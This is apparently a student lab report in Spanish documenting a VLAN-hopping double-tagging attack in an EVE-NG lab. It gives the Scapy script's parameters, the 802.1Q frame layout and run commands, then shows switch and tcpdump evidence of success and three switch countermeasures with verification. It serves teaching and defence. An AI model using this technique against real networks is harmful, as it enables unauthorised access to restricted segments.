

DTP VLAN Hopping - Double Tagging Attack

Yeury Lopez | Matricula: 2025-0780 | Networking Security
https://github.com/ylopez03x/YeuryLopez_2025-0780_DTP_attack

Video del Ataque

<https://www.youtube.com/watch?v=l3TxOfy8NWo>

Objetivo del Laboratorio

Demostrar como un atacante puede saltar entre VLANs sin pasar por un router, explotando la VLAN nativa de un puerto trunk mediante la tecnica de Double Tagging (doble etiquetado 802.1Q), logrando acceso no autorizado a segmentos de red restringidos.

Objetivo del Script

El script dtp_attack.py envia paquetes con doble etiqueta 802.1Q. La primera etiqueta corresponde a la VLAN nativa del trunk (VLAN 1), que el switch elimina al procesar el frame. La segunda etiqueta corresponde a la VLAN victima (VLAN 20), haciendo que el switch reenvie el paquete a esa VLAN sin autorizacion.

Parametros usados

Parametro	Valor	Descripcion
IFACE	eth0	Interfaz de red del atacante
SRC_MAC	Auto-detectada	MAC address de la interfaz
DST_MAC	ff:ff:ff:ff:ff:ff	Broadcast
VLAN_OUTER	1	VLAN nativa del trunk (outer tag)
VLAN_INNER	20	VLAN victima (inner tag)
SRC_IP	172.20.25.100	IP del atacante
DST_IP	172.7.80.100	IP de la victima

Requisitos para utilizar la herramienta

- Sistema operativo: Kali Linux
- Dependencias: pip3 install scapy
- Permisos: sudo (root)
- Puerto del atacante configurado como trunk con VLAN nativa 1
- Switch con VLAN nativa sin proteccion

Documentacion del funcionamiento del script

El ataque Double Tagging funciona asi:

```
Kali envia: [Ether][Dot1Q vlan=1][Dot1Q vlan=20][IP][ICMP]
SW1 recibe el frame en puerto trunk con native VLAN 1
SW1 quita el outer tag (VLAN 1) porque es la VLAN nativa
SW1 reenvía el frame con inner tag (VLAN 20) hacia Ubuntu
Ubuntu recibe el paquete como si viniera de VLAN 20
```

- El script construye paquetes ICMP con doble etiqueta 802.1Q
- Envía un paquete por segundo continuamente
- El switch quita el outer tag (VLAN 1 = nativa) y procesa el inner tag (VLAN 20)
- Ubuntu en VLAN 20 recibe los paquetes aunque Kali esta en VLAN 10

Evidencia del ataque en el switch:

```
show mac address-table
-> MAC de Kali aparece en VLAN 20 (siendo que su puerto es VLAN 10)
```

Documentacion de la Red

VLANs


VLAN ID	Nombre	Dispositivo
1	default	VLAN nativa (explotada)
10	ATACANTE	Kali Linux
20	VICTIMA	Ubuntu

Direccionamiento IP

Dispositivo	Interfaz	IP	VLAN
Kali Linux	eth0	172.20.25.100/24	10
Ubuntu	ens3	172.7.80.100/24	20

Capturas de pantalla requeridas

Topología completa en EVE-NG con nombre y matricula visible



show vlan brief en SW1

```
SW1#show vlan brief
```

VLAN	Name	Status	Ports
1	default	active	Et0/2, Et0/3
10	ATACANTE	active	
20	VICTIMA	active	Et0/1
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
SW1#
```

show mac address-table antes del ataque

```
SW1#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
20      0050.0000.0300    DYNAMIC   Et0/1
Total Mac Addresses for this criterion: 1
SW1#
```

Ubuntu sin recibir paquetes de Kali

```
root@ubuntu22-server:~# sudo tcpdump -i ens3 -nn icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Script corriendo en Kali

```
(kali@kali)-[~]
$ sudo python3 /home/kali/dtp_attack.py
=====
VLAN Hopping Double Tag | Yeury Lopez | 2025-0780
=====
Interfaz   : eth0
VLAN outer: 1 (nativa)
VLAN inner: 20 (victima)
Destino    : 172.7.80.100
=====
[*] Enviando paquetes double-tagged...
^C] Paquete enviado #75 | 172.20.25.100 → 172.7.80.100 via VLAN 20
[*] Ataque detenido
=====
```

Ubuntu recibiendo paquetes ICMP de Kali

```
root@ubuntu22-server:~# sudo tcpdump -i ens3 -nn icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
05:53:32.636359 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:33.701476 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:34.739631 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:35.786702 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:36.855068 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:37.948603 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:38.975007 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:40.023933 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:41.083799 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:42.109797 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:43.138744 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:44.195904 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:45.217928 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:46.261313 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:47.356945 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:48.408973 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
05:53:49.432631 IP 172.20.25.100 > 172.7.80.100: ICMP echo request, id 0, seq 0, length 8
```

- MAC de Kali aparece en VLAN 20

```
SW1#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
20      0050.0000.0100    DYNAMIC   Et0/0
20      0050.0000.0300    DYNAMIC   Et0/1
1       0050.0000.0100    DYNAMIC   Et0/0
Total Mac Addresses for this criterion: 3
SW1#
```

Configuracion de la contramedida en SW1

```
SW1(config-if)#switchport acce
SW1(config-if)#switchport access ?
    vlan  Set VLAN when interface is in access mode

SW1(config-if)#no shutdown
SW1(config-if)#config t
    ^
% Invalid input detected at '^' marker.

SW1(config-if)#end
SW1#
*Jun 12 05:55:47.340: %SYS-5-CONFIG_I: Configured from console by console
SW1#config t
Enter configuration commands, one per line. End with CNTL/Z.
SW1(config)#vlan 999
SW1(config-vlan)#name NO-USAR
SW1(config-vlan)#int e0/0
SW1(config-if)#switchport trunk native vlan 999
SW1(config-if)#end
SW1#
```

Ubuntu sin recibir paquetes despues de contramedida

```
root@ubuntu22-server:~# sudo tcpdump -i ens3 -nn icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

MAC de Kali ya no aparece en VLAN 20

```
SW1#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
10      0050.0000.0100    DYNAMIC   Et0/0
20      0050.0000.0300    DYNAMIC   Et0/1
Total Mac Addresses for this criterion: 2
SW1#
```

Contramedidas

Contramedida 1 - Deshabilitar DTP y modo access explicito

```
SW1(config-if)# switchport mode access
SW1(config-if)# switchport access vlan 10
SW1(config-if)# switchport nonegotiate
```

Por que funciona: Al poner el puerto en modo access explicito y deshabilitar DTP, el switch no acepta frames con etiquetas 802.1Q. Los paquetes double-tagged son descartados.

Contramedida 2 - Cambiar VLAN nativa a una VLAN sin uso

```
SW1(config)# vlan 999
SW1(config-vlan)# name NO-USAR
SW1(config-if)# switchport trunk native vlan 999
```

Por que funciona: Si la VLAN nativa es una VLAN que no se usa, el outer tag del ataque no corresponde a ninguna VLAN valida y el paquete es descartado.

Contramedida 3 - Habilitar VLAN nativa tagging

```
SW1(config)# vlan dot1q tag native
```

Por que funciona: Fuerza el etiquetado de todos los frames incluyendo los de la VLAN nativa, eliminando la asimetria que el Double Tagging explota.

Como ejecutar

```
pip3 install scapy
# Configurar SW1 en modo trunk con native VLAN 1
sudo python3 dtp_attack.py
```

Disclaimer

Este script es unicamente para fines educativos y de laboratorio. El uso de esta herramienta en redes sin autorizacion expresa es ilegal y esta penado por la ley.